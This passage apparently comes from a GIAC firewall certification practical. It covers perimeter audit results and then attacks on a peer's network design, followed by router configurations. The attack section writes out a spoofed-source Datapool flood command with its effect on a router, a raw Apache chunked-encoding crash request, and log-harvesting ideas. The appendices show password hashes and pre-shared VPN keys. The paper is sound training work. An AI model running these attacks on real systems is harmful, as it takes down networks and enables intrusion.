Note: Host seems down. If it is really up, but blocking our ping probes, try -P0
Nmap run completed -- 1 IP address (0 hosts up) scanned in 5 seconds

nmap -sS -p 80,443 -O -T Aggressive -oN int-audit2.log -P0 10.10.1.1

Starting nmap V. 3.00 (www.insecure.org/nmap/)
Warning: OS detection will be MUCH less reliable because we did not find at least 1 open and 1 closed TCP port
Interesting ports on (10.10.1.1):
Port State Service
80/tcp filtered http
443/tcp filtered https
Too many fingerprints match this host for me to give an accurate OS guess

Nmap run completed -- 1 IP address (1 host up) scanned in 21 seconds

Results of the External to Internal Audits

The results of both the external audits were as expected prior to audit. All inbound ICMP traffic is denied by the access-lists therefore the Nmap probes making use of the ping feature failed. The second probe ignoring the ping option and executing a brute force scan resulted in the discovery of those services accessible to the world [standard/secure web and standard smtp] through the firewall. All other traffic outside of those permitted by the firewall would be denied and reported as filtered by Nmap as show in all external scans.

Results of DMZ to External and Internal Audits

As expected, all traffic from the DMZ is denied to access services external to the DMZ.

Results of the DMZ to GIAC Firewall and Internal Mail Server

As expected, all traffic from the DMZ to the firewall is denied. Also, all traffic from the DMZ to the internal mail server is denied [the DMZ mail server however is permitted via the PAT and ACL].

Results of Internal to DMZ Audits

As expected, all internal traffic attempting to access the external network are denied via the time-based access control list. Had the audit been performed during normal business hours the audit would have been successful.

```
GIAC-FW#sh ip access-lists 110
Extended IP access list 110
    permit tcp 192.168.3.0 0.0.0.255 any eq www time-range normal (inactive)
    permit tcp 192.168.3.0 0.0.0.255 any eq 443 time-range normal (inactive)
    permit ip host 192.168.2.1 any
    deny ip any any log (212 matches)

time-range normal
 periodic weekdays 8:00 to 18:00
```

Recommendations


While there are a few flaws in the design and room for improvement, the overall design is sound. In the future making use of the Port Security Features on the Catalyst switches would be wise, disabling unused switch ports and/or doing MAC address filtering [filtering by hardware address] to prevent internal users from simply grabbing an address [especially a privileged address] at will. Placing a NIDS on the internal segment would also be a good step in the future to detect any problems being sourced from the GIAC internal network. Also, encrypting all traffic from the GIAC Firewall to the Internal 1750 Firewall would be a good step in the future to deter internal attacks against the critical devices.

As for the audit, it was typical to only audit known services. This leaves room for error as some ill services may be in operation on those ports skipped. We will never know of those until a full audit is performed. In the future more time should be allocated to perform this type of audit.

This audit also did not check the accessible services for possible hazardous conditions or common misconfigurations. Making use of one or several of the common freeware applications such as Nessus to check for server issues would be wise.

Of course, while outside the scope of this there should always be a written and enforceable security policy which has passed by management with approval else this is all worthless =)

Assignment 4: Design Under Fire
For this assignment I chose Steve Keifling's GCFW network design.



An Attack Against the Firewall
While there are numerous conceptual attacks the can be waged against Steve's PIX, I focused on issues brought to light either one the day of or following the publishing of his paper. In this limited time span there was a single reported vulnerability directed against the PIX operating system. This reported vulnerability was directed against the SSH

[secure shell] secure remote management service. While the successful exploitation of this vulnerability gaves attackers remote root on other operating system, successfully exploiting this on the Cisco PIX caused the device to reload.

SecurityFocus Bugtraq ID 5114: http://online.securityfocus.com/bid/5114
Cisco : http://www.cisco.com/warp/public/707/SSH-multiple-pub.html
SecuriTeam Exploit for the SSH CRC-32 Compensation Attack Detector Vulnerability: http://www.securiteam.com/exploits/5NP070A3QE.html

The attack was documented, tested extensively and verified by numerous outside sources. While this attack would work against the firewall; reviewing the firewall configuration reveals from the outside we do not have the needed access to execute this attack. If we had access to a machine on Steve's internal network this attack would succeed if we were to follow the permitted ssh hosts listed in the PIX.

However, there is a flaw found in his PIX configuration. While the host 10.1.1.128 is permitted to connect to the PIX via SSH.

```
ssh 10.1.1.128 255.255.255.128 inside
ip address inside 10.1.1.1 255.255.255.0
```

The int access-list does not permit ssh connections from 10.1.1.128 to 10.1.1.1.

Excerpt from Steve's paper

```
access-list int deny tcp 10.1.1.128 255.255.255.128 host ext-services eq smtp
access-list int deny tcp 10.1.1.128 255.255.255.128 host ext-services eq domain
access-list int deny udp 10.1.1.128 255.255.255.128 host ext-services eq domain
access-list int permit ip 10.1.1.128 255.255.255.128 58.1.1.0 255.255.255.128
access-list int deny ip 10.1.1.128 255.255.255.128 10.1.0.0 255.255.252.0
```

By this, I am not sure how Steve even uses SSH to manage his PIX. After re-reviewing the configuration, even this attack would not work as no devices are permitted to access the PIX via SSH anywhere on Steve's network.

A Denial of Service Attack
With the focus in this section on denying service to the network, I chose to target the Cisco router by saturating the line and causing the router processor to become taxed by forcing the router to concentrate on discarding and permitting or denying traffic focused on the routers internal interface. By focusing on the internal interface the traffic must first be passed by the access-list, if permitted it is then routed. By overwhelming the router the processor will remain at 100% causing a successful denial of service. The router was selected as the target as it is the only connecting point between their network and the Internet. Removing the router will result in GIAC being "removed" from the public network resulting in loss of productivity and business for the company.

For this section, we used one host to target the Cisco router. This host was running Redhat Linux 7.3. The program of choice to cause the denial of service is Datapool [obtainable from www.packetstormsecurity.org].

The program was configured to target 58.1.1.1, the program will not stop until forced to stop, the line speed to attack at is targeted at an T3, and running 10 simultaneous attacks against the router and finally the attack is sourced as 4.4.4.10.

```
Usage: ./datapool.sh [-p] [portlow-porthigh] [-x] [-v] [logfile] [-k]
 [-d] [destination ip] [-s] [-l] [T1|T3|OC3|Modem|Slowass]
 [-i] [source ip] [-c] [-t] [#of attacks] [-r] [attackname]
Options:
[-d]: Specifies destination IP or hostname: REQUIRED
[-p]: Specifies port range to scan.  ex: -p 1-1024
[-x]: "Don't stop till they drop"
[-v]: Logs results of scan to file.  ex: -v logfile.log
[-s]: Scan ports only.
[-l]: Specifies line speed. Choose from T1,T3,OC3,Modem, and Slowass.
[-i]: Specifies source IP.  ex: -i 127.0.0.1
[-k]: Wait till host is online, then attack.
[-c]: Never stop attacking.
[-t]: Number of simultaneous attacks to launch. ex: -t 4
[-r]: Run this attack only.  ex: -r onetwothreefour
     Note: attacknames can be found in datapool.

[root@1r7002 datapool]# ./datapool.sh -d 58.1.1.1 -l T3 –c -t 10 -i 4.4.4.10
```

A few moments after the command was entered, the router became noticeably slower. Remote access into the router was not possible and console access was needed to gain access. Console access was slow as well. Issuing the command show proc cpu after a few minutes on the router displayed the following.

```
giacent-router#sh proc cpu
CPU utilization for five seconds: 100%/98%; one minute: 94%; five minutes: 67%
```

From this output it can be seen that one host attacking the router is enough to cause the routers processor to become overloaded. Had this attack against the router come from 50 compromised hosts, the router would not have stood a chance.

There is realistically no defense yet against a “Distributed Denial of Service” attack. For this customer the best defense would be to keep a friendly contact at their upstream to assist in filtering out this traffic either destined to the GIAC network or sourced from the attacker[s].

An Attack Plan to Compromise an Internal System through the Perimeter System
In determining how to compromise a system on the GIAC internal network we are blessed with having all of the device configurations prior to beginning. This literally saves us months of time in reaching the goal of the internal network. Without having the configurations of the router and the PIX beforehand we would manually need to

determine the configuration of all devices and how to bypass the security safeguards of the devices.

During the discovery process, the following was noted:

1. All traffic destined to the 58.1.1.1/128 is permitted through the router leaving the PIX responsible for processing and filtering.
2. All HTTP/HTTPS traffic destined to the webserver [58.1.1.36] sourced from any remote location is permitted.
3. All FTP traffic destined to partner [58.1.1.38] from any remote location is permitted.
4. All SMTP and UDP DNS destined to ext-services [58.1.1.39] is permitted from any remote location.
5. ICMP Echo requests destined to webserver, partner and ext-services is permitted from any remote location. [This is typically not needed or suggested.]
6. From the DMZ appserver [58.1.1.37] access is permitted to the internal network Customer DB [10.1.1.4] via sqlnet and LDAP.
7. From the DMZ host ext-services access is permitted to the int-services [10.1.1.11] host via SMTP and DNS[tcp/udp].
8. From any DMZ host access is permitted to the backup [10.1.1.10] host via TCP/UDP 7937-7938 and TCP/UDP 8001-8030 for Legato Networker Backup Software.
9. From any DMZ host, access is permitted to syslog-snmp-rad [10.1.1.9] via SNMPTRAP and syslog

The first step into the compromise into an internal system requires we gain access to a DMZ system as no other system except DMZ system have access, limited as it may be, to the GIAC internal network. After gaining access to a DMZ system we can then attempt to target an internal system. [Another option for the auditor, while outside the scope of this paper, would be to sweep for modems connected to systems on the GIAC network. This would provide an easy access to the internal network]

From the outside we have five points of entry into the DMZ.
Webserver – Apache 2.0.36, also https assuming some version of OpenSSL with Mod-SSL although this is noted nowhere in his paper.
Ext-services – Sendmail 8.11.6, Bind 9.2.1
Partner – Wu-FTP 2.6.2
Backup - Legato Networker 6.1

Know Issues with software packages:
Sendmail 8.11.6
Sendmail smrsh Bypass Vulnerabilities
http://www.securiteam.com/unixfocus/6F0030A5PG.html

Apache 2.0.36
-Remote Compromise Vulnerability in Apache HTTP Server (Chunked Encoding)
http://www.securiteam.com/unixfocus/5HP0G207FY.html

http://online.securityfocus.com/archive/1/277738
http://www.cert.org/advisories/CA-2002-17.html
http://www.securiteam.com/exploits/5VP0L0U7FM.html

http://downloads.securityfocus.com/vulnerabilities/exploits/apache-nosejob.c

Apache Denial Of Service Based on the Chunked Exploit
http://packetstormsecurity.nl/0206-exploits/apache-dos.pl

With a known issue against Apache 2.0.36, namely the chunked vulnerability, it may be possible to cause the daemon to do either of the following:

-core and restart
an example of this can be seen by telnetting to the http port and anter the following commands:
POST /test.html HTTP/1.1
Host: 192.168.x.x
Transfer-Encoding: chunked

80000000
Rapid 7
0

If the http daemon is vulnerable, the daemon will segment and restart. The following may be viewable in the httpd error_log

[notice] httpd: caught SIGSEGV, attempting to dump core

-shell
if the code exploits successfully you will be presented with the following

Linux 2.4.18-3 #1 Thu Apr 18 07:37:53 EDT 2002 i686 unknown
uid=0(root) gid=0(root)
groups=0(root),1(bin),2(daemon),3(sys),4(adm),6(disk),10(wheel)
instant r00t
[root@root]#

Now that we have root access on the webserver we can set our sites on the internal network. For this part we focus on the Legato Networker 6.1 Software.

There are two known issues with this software package:
http://online.securityfocus.com/bid/3840/discussion/
http://online.securityfocus.com/bid/3842/discussion/

The logs generated from this application are stored in /nsr/logs. The log files are world-readable and are known to store sensitive information such as usernames and passwords.

From the information gleaned from these log files we may then be able to gain access to internally accessible devices via the DMZ.

In closing, I must say this last section most likely would not succeed as any network or security administrator worth their weight would keep all publicly accessible services up to date and patched to alleviate any concerns of remote exploitation.

Appendix A – External 1750 Filtering Router

```
version 12.2
service nagle
no service pad
service timestamps debug datetime localtime
service timestamps log datetime localtime
service password-encryption
service pt-vty-logging
!
hostname GIAC-Filter
!
logging buffered 16000 debugging
aaa new-model
!
!
aaa authentication password-prompt Password:
aaa authentication username-prompt Login:
aaa authentication login default group tacacs+
aaa accounting commands 0 default start-stop group tacacs+
aaa accounting commands 1 default start-stop group tacacs+
aaa accounting commands 15 default start-stop group tacacs+
aaa session-id common
enable secret 5 $1$2yKd$LFvdhEB3q.rszPt18o3W70
!
memory-size iomem 15
clock timezone EST -5
clock summer-time EDT recurring
mmi polling-interval 60
no mmi auto-configure
no mmi pvc
mmi snmp-timeout 180
ip subnet-zero
no ip source-route
!
!
ip domain-list giac.net
ip domain-list .
ip domain-name giac.net
ip name-server 10.10.1.3
!
no ip bootp server
ip inspect audit-trail
ip inspect max-incomplete high 600
ip inspect one-minute high 1500
ip inspect one-minute low 1300
```

```
ip inspect udp idle-time 35
ip inspect tcp idle-time 900
ip inspect tcp finwait-time 10
ip inspect tcp synwait-time 35
ip inspect tcp max-incomplete host 50 block-time 10
ip inspect name internal tcp audit-trail off timeout 3600
ip inspect name internal udp audit-trail off timeout 35
ip inspect name internal ftp audit-trail off timeout 3600
ip inspect name internal smtp audit-trail off timeout 3600
ip inspect name internal tftp audit-trail off timeout 30
ip inspect name internal http alert off audit-trail off timeout 3600
ip inspect name internal cuseeme audit-trail off timeout 3600
ip inspect name internal h323 audit-trail off timeout 3600
ip inspect name internal sqlnet audit-trail off timeout 3600
ip inspect name internal rcmd audit-trail off timeout 3600
ip inspect name internal realaudio audit-trail off timeout 3600
ip inspect name internal streamworks audit-trail off timeout 3600
ip inspect name internal vdolive audit-trail off timeout 3600
ip inspect name internal rtsp alert off audit-trail off timeout 35
ip inspect name external tcp audit-trail on timeout 3600
ip inspect name external udp audit-trail on timeout 35
ip inspect name external smtp audit-trail on timeout 3600
ip inspect name external http alert off audit-trail on timeout 3600
ip audit attack action alarm drop reset
ip audit notify log
ip audit po max-events 100
ip audit smtp spam 50
ip audit signature 1000 list 10
ip audit signature 1001 list 10
ip audit signature 1002 list 10
ip audit signature 1003 list 10
ip audit signature 1004 list 10
ip audit signature 1005 list 10
ip audit signature 1006 list 10
ip audit signature 1100 list 10
ip audit signature 1101 list 10
ip audit signature 1102 list 10
ip audit signature 2000 list 10
ip audit signature 2001 list 10
ip audit signature 2002 list 10
ip audit signature 2003 list 10
ip audit signature 2004 list 10
ip audit signature 2005 list 10
ip audit signature 2006 list 10
ip audit signature 2007 list 10
ip audit signature 2008 list 10
```

```
ip audit signature 2009 list 10
ip audit signature 2010 list 10
ip audit signature 2011 list 10
ip audit signature 2012 list 10
ip audit signature 2150 list 10
ip audit signature 2151 list 10
ip audit signature 2154 list 10
ip audit signature 3040 list 10
ip audit signature 3041 list 10
ip audit signature 3042 list 10
ip audit signature 3050 list 10
ip audit signature 3100 list 10
ip audit signature 3101 list 10
ip audit signature 3102 list 10
ip audit signature 3103 list 10
ip audit signature 3104 list 10
ip audit signature 3105 list 10
ip audit signature 3106 list 10
ip audit signature 3107 list 10
ip audit signature 3150 list 10
ip audit signature 3151 list 10
ip audit signature 3152 list 10
ip audit signature 3153 list 10
ip audit signature 3154 list 10
ip audit signature 4050 list 10
ip audit signature 4100 list 10
ip audit signature 6100 list 10
ip audit signature 6101 list 10
ip audit signature 6102 list 10
ip audit signature 6103 list 10
ip audit signature 6150 list 10
ip audit signature 6151 list 10
ip audit signature 6152 list 10
ip audit signature 6153 list 10
ip audit signature 6154 list 10
ip audit signature 6155 list 10
ip audit signature 6175 list 10
ip audit signature 6180 list 10
ip audit signature 6190 list 10
ip audit signature 8000 list 10
ip audit name audit info list 10 action alarm drop reset
ip audit name audit attack list 10 action alarm drop reset
!
!
!
!
```

```
interface Ethernet0
 description Internal Firewall Interface
 ip address 10.10.1.254 255.255.255.0
 ip access-group 110 in
 no ip redirects
 no ip proxy-arp
 ip inspect internal in
 no ip route-cache
 no ip mroute-cache
 speed auto
 full-duplex
 no cdp enable
!
interface FastEthernet0
 description External Firewall Interface
 ip address 20.20.20.1 255.255.255.0
 ip access-group 120 in
 no ip redirects
 no ip proxy-arp
 ip inspect external in
 ip audit audit in
 no ip mroute-cache
 speed auto
 full-duplex
 traffic-shape rate 2034237 254272 254272 1000
 no cdp enable
!
ip classless
ip route 0.0.0.0 0.0.0.0 FastEthernet0
no ip http server
ip pim bidir-enable
!
!
logging trap informational
logging facility local3
logging source-interface Ethernet0
logging 10.10.1.4
access-list 1 permit 10.10.1.253
access-list 10 permit any
access-list 110 permit tcp host 10.10.1.253 host 10.10.1.254 eq 22
access-list 110 deny   ip host 10.10.1.253 host 10.10.1.254
access-list 110 permit ip host 10.10.1.253 any
access-list 110 permit tcp host 10.10.1.3 any eq domain
access-list 110 permit udp host 10.10.1.3 any eq domain
access-list 110 deny   ip any any log
access-list 120 deny   ip 0.0.0.0 0.255.255.255 any
```

```
access-list 120 deny   ip 10.0.0.0 0.255.255.255 any
access-list 120 deny   ip 127.0.0.0 0.255.255.255 any
access-list 120 deny   ip 129.156.0.0 0.0.255.255 any
access-list 120 deny   ip 169.254.0.0 0.0.255.255 any
access-list 120 deny   ip 172.16.0.0 0.15.255.255 any
access-list 120 deny   ip 192.168.0.0 0.0.255.255 any
access-list 120 deny   ip 224.0.0.0 15.255.255.255 any
access-list 120 deny   ip 240.0.0.0 7.255.255.255 any
access-list 120 deny   ip 248.0.0.0 7.255.255.255 any
access-list 120 deny   ip host 255.255.255.255 any
access-list 120 deny   ip host 20.20.20.1 any log
access-list 120 remark begin host service filters
access-list 120 permit tcp any host 10.10.1.1 eq 443
access-list 120 permit tcp any host 10.10.1.2 eq www
access-list 120 permit tcp any host 10.10.1.2 eq 443
access-list 120 permit tcp any host 10.10.1.5 eq smtp
access-list 120 permit udp host 20.20.20.3 host 10.10.1.3 eq domain
access-list 120 permit udp host 20.20.20.4 host 10.10.1.3 eq domain
access-list 120 permit udp host 20.20.20.3 host 10.10.1.3 eq ntp
access-list 120 permit udp host 20.20.20.4 host 10.10.1.3 eq ntp
access-list 120 remark begin ipsec filters
access-list 120 permit udp host 20.20.20.2 host 10.10.1.253 eq isakmp
access-list 120 permit esp host 20.20.20.2 host 10.10.1.253
access-list 120 permit ahp host 20.20.20.2 host 10.10.1.253
access-list 120 permit udp host 20.20.20.3 host 10.10.1.253 eq isakmp
access-list 120 permit esp host 20.20.20.3 host 10.10.1.253
access-list 120 permit ahp host 20.20.20.3 host 10.10.1.253
access-list 120 permit udp host 20.20.20.4 host 10.10.1.253 eq isakmp
access-list 120 permit esp host 20.20.20.4 host 10.10.1.253
access-list 120 permit ahp host 20.20.20.4 host 10.10.1.253
access-list 120 permit udp host 20.20.20.5 host 10.10.1.253 eq isakmp
access-list 120 permit esp host 20.20.20.5 host 10.10.1.253
access-list 120 permit ahp host 20.20.20.5 host 10.10.1.253
access-list 120 permit udp host 20.20.20.6 host 10.10.1.253 eq isakmp
access-list 120 permit esp host 20.20.20.6 host 10.10.1.253
access-list 120 permit ahp host 20.20.20.6 host 10.10.1.253
access-list 120 deny   ip any any log
no cdp run
!
tacacs-server host 10.10.1.3
tacacs-server key somerandomkey
ip tacacs source-interface Ethernet0
banner motd ^C
      THIS SYSTEM IS FOR THE USE OF AUTHORIZED USERS ONLY.

      Individuals using this computer system without authority, or in
```

```
        excess of their authority, are subject to having all of their
        activities on this system monitored and recorded by system
        personnel. UNAUTHORIZED access to this system will be tracked
        and logged.  IF YOU HAVE ACCESSED THIS SYSTEM WITHOUT PROPER
        AUTHORITY - DISCONNECT NOW.

        In the course of monitoring individuals improperly using this
        system, or in the course of system maintenance, the activities
        of authorized users may also be monitored.

        Anyone using this system expressly consents to such monitoring
        and is advised that if such monitoring reveals possible
        evidence of criminal activity, system personnel may provide the
        evidence of such monitoring to law enforcement officials.
^C
!
line con 0
 exec-timeout 5 30
 timeout login response 10
line aux 0
 exec-timeout 0 1
 no exec
line vty 0 4
 access-class 1 in
 exec-timeout 5 30
 timeout login response 10
 transport preferred none
 transport input ssh
!
no scheduler allocate
ntp server 10.10.1.3
end
```

Appendix B – 1750 Firewall/VPN Router Policy

```
version 12.2
service nagle
no service pad
service timestamps debug datetime localtime
service timestamps log datetime localtime
service password-encryption
service pt-vty-logging
!
hostname GIAC-FW
!
logging buffered 16000 debugging
aaa new-model
!
!
aaa authentication password-prompt Password:
aaa authentication username-prompt Login:
aaa authentication login default group tacacs+
aaa accounting commands 0 default start-stop group tacacs+
aaa accounting commands 1 default start-stop group tacacs+
aaa accounting commands 15 default start-stop group tacacs+
aaa session-id common
enable secret 5 $1$FtXm$betCQg.KhnM0x1qClG0m2/
!
memory-size iomem 15
clock timezone EST -5
clock summer-time EDT recurring
mmi polling-interval 60
no mmi auto-configure
no mmi pvc
mmi snmp-timeout 180
ip subnet-zero
no ip source-route
!
!
ip domain-list giac.net
ip domain-list .
ip name-server 192.168.3.4
!
no ip bootp server
ip inspect audit-trail
ip inspect max-incomplete high 600
ip inspect one-minute high 1500
ip inspect one-minute low 1300
ip inspect udp idle-time 35
```

```
ip inspect tcp idle-time 900
ip inspect tcp finwait-time 10
ip inspect tcp synwait-time 35
ip inspect tcp max-incomplete host 50 block-time 10
ip inspect name internal tcp audit-trail off timeout 3600
ip inspect name internal udp audit-trail off timeout 35
ip inspect name internal ftp audit-trail off timeout 3600
ip inspect name internal smtp audit-trail off timeout 3600
ip inspect name internal tftp audit-trail off timeout 30
ip inspect name internal http alert off audit-trail off timeout 3600
ip inspect name internal cuseeme audit-trail off timeout 3600
ip inspect name internal h323 audit-trail off timeout 3600
ip inspect name internal sqlnet audit-trail off timeout 3600
ip inspect name internal rcmd audit-trail off timeout 3600
ip inspect name internal realaudio audit-trail off timeout 3600
ip inspect name internal streamworks audit-trail off timeout 3600
ip inspect name internal vdolive audit-trail off timeout 3600
ip inspect name internal rtsp alert off audit-trail off timeout 35
ip inspect name external tcp audit-trail off timeout 3600
ip audit notify log
ip audit po max-events 100
!
crypto isakmp policy 1
 encr 3des
 authentication pre-share
 group 5
 lifetime 3600
crypto isakmp key B#*nwe8xn*#N$dcb3203 address 20.20.20.2
crypto isakmp key NBD$#7rnbdcb*#BNdb8 address 20.20.20.3
crypto isakmp key F)($3bfd0347)&$BSdc address 20.20.20.4
crypto isakmp key Fb0957$*%4rbfrefg8& address 20.20.20.5
crypto isakmp key **$84307frcbdocbr7& address 20.20.20.6
!
crypto ipsec security-association lifetime kilobytes 16000
crypto ipsec security-association lifetime seconds 7200
!
crypto ipsec transform-set remote-access ah-md5-hmac esp-3des esp-sha-hmac
!
crypto map remote-access 10 ipsec-isakmp
 set peer 20.20.20.6
 set transform-set remote-access
 set pfs group5
 match address 130
crypto map remote-access 20 ipsec-isakmp
 set peer 20.20.20.5
 set transform-set remote-access
```

```
 set pfs group5
 match address 140
crypto map remote-access 30 ipsec-isakmp
 set peer 20.20.20.2
 set transform-set remote-access
 set pfs group5
 match address 150
crypto map remote-access 40 ipsec-isakmp
 set peer 20.20.20.4
 set transform-set remote-access
 set pfs group5
 match address 160
crypto map remote-access 50 ipsec-isakmp
 set peer 20.20.20.3
 set transform-set remote-access
 set pfs group5
 match address 170
!
!
!
!
interface Ethernet0
 description Internal Firewall Interface
 ip address 192.168.3.254 255.255.255.0
 ip access-group 110 in
 no ip redirects
 no ip proxy-arp
 ip nat inside
 ip inspect internal in
 no ip route-cache
 no ip mroute-cache
 speed auto
 no cdp enable
!
interface FastEthernet0
 description External Firewall Interface
 ip address 10.10.1.253 255.255.255.0
 ip access-group 120 in
 no ip redirects
 no ip proxy-arp
 ip nat outside
 ip inspect external in
 no ip mroute-cache
 speed auto
 no cdp enable
 crypto map remote-access
```

```
!
ip nat translation timeout 7200
ip nat translation tcp-timeout 3600
ip nat translation max-entries 1000
ip nat inside source route-map crypto interface FastEthernet0 overload
ip nat inside source static tcp 192.168.3.3 25 10.10.1.253 25 extendable
ip classless
ip route 0.0.0.0 0.0.0.0 10.10.1.254
ip route 192.168.1.0 255.255.255.0 192.168.3.252
ip route 192.168.2.0 255.255.255.0 192.168.3.252
no ip http server
ip pim bidir-enable
!
!
logging trap informational
logging facility local3
logging source-interface Ethernet0
logging 192.168.2.1
access-list 1 permit 192.168.2.1
access-list 5 permit 192.168.2.1
access-list 5 permit 192.168.3.0 0.0.0.255
access-list 110 permit tcp 192.168.3.0 0.0.0.255 any eq www time-range normal
access-list 110 permit tcp 192.168.3.0 0.0.0.255 any eq 443 time-range normal
access-list 110 permit ip host 192.168.2.1 any
access-list 110 deny   ip any any log
access-list 120 permit udp host 20.20.20.6 host 10.10.1.253 eq isakmp
access-list 120 permit esp host 20.20.20.6 host 10.10.1.253
access-list 120 permit ahp host 20.20.20.6 host 10.10.1.253
access-list 120 permit udp host 20.20.20.5 host 10.10.1.253 eq isakmp
access-list 120 permit esp host 20.20.20.5 host 10.10.1.253
access-list 120 permit ahp host 20.20.20.5 host 10.10.1.253
access-list 120 permit udp host 20.20.20.4 host 10.10.1.253 eq isakmp
access-list 120 permit esp host 20.20.20.4 host 10.10.1.253
access-list 120 permit ahp host 20.20.20.4 host 10.10.1.253
access-list 120 permit udp host 20.20.20.3 host 10.10.1.253 eq isakmp
access-list 120 permit esp host 20.20.20.3 host 10.10.1.253
access-list 120 permit ahp host 20.20.20.3 host 10.10.1.253
access-list 120 permit udp host 20.20.20.2 host 10.10.1.253 eq isakmp
access-list 120 permit esp host 20.20.20.2 host 10.10.1.253
access-list 120 permit ahp host 20.20.20.2 host 10.10.1.253
access-list 120 permit tcp host 10.10.1.5 host 10.10.1.253 eq smtp
access-list 120 permit udp 192.168.14.0 0.0.0.255 host 192.168.3.1 range netbios-ns
netbios-dgm
access-list 120 permit udp 192.168.14.0 0.0.0.255 host 192.168.1.1 eq 445
access-list 120 permit tcp 192.168.14.0 0.0.0.255 host 192.168.1.1 eq 139
access-list 120 permit tcp 192.168.14.0 0.0.0.255 host 192.168.1.1 eq 445
```

```
access-list 120 permit tcp 192.168.14.0 0.0.0.255 host 192.168.3.4 eq smtp
access-list 120 permit udp 192.168.13.0 0.0.0.255 host 192.168.1.1 range netbios-ns
netbios-dgm
access-list 120 permit udp 192.168.13.0 0.0.0.255 host 192.168.1.1 eq 445
access-list 120 permit tcp 192.168.13.0 0.0.0.255 host 192.168.1.1 eq 139
access-list 120 permit tcp 192.168.13.0 0.0.0.255 host 192.168.1.1 eq 445
access-list 120 permit tcp 192.168.13.0 0.0.0.255 host 192.168.3.3 eq smtp
access-list 120 permit udp 192.168.10.0 0.0.0.255 host 192.168.1.1 range netbios-ns
netbios-dgm
access-list 120 permit udp 192.168.10.0 0.0.0.255 host 192.168.1.1 eq 445
access-list 120 permit tcp 192.168.10.0 0.0.0.255 host 192.168.1.1 eq 139
access-list 120 permit tcp 192.168.10.0 0.0.0.255 host 192.168.1.1 eq 445
access-list 120 permit tcp 192.168.10.0 0.0.0.255 host 192.168.3.3 eq smtp
access-list 120 permit udp host 192.168.12.253 host 192.168.1.1 range netbios-ns
netbios-dgm
access-list 120 permit udp host 192.168.12.253 host 192.168.1.1 eq 445
access-list 120 permit tcp host 192.168.12.253 host 192.168.1.1 eq 139
access-list 120 permit tcp host 192.168.12.253 host 192.168.1.1 eq 445
access-list 120 permit tcp host 192.168.12.253 host 192.168.3.3 eq smtp
access-list 120 permit tcp host 192.168.12.253 host 192.168.3.3 eq pop3
access-list 120 permit udp host 192.168.11.253 host 192.168.1.1 range netbios-ns
netbios-dgm
access-list 120 permit udp host 192.168.11.253 host 192.168.1.1 eq 445
access-list 120 permit tcp host 192.168.11.253 host 192.168.1.1 eq 139
access-list 120 permit tcp host 192.168.11.253 host 192.168.1.1 eq 445
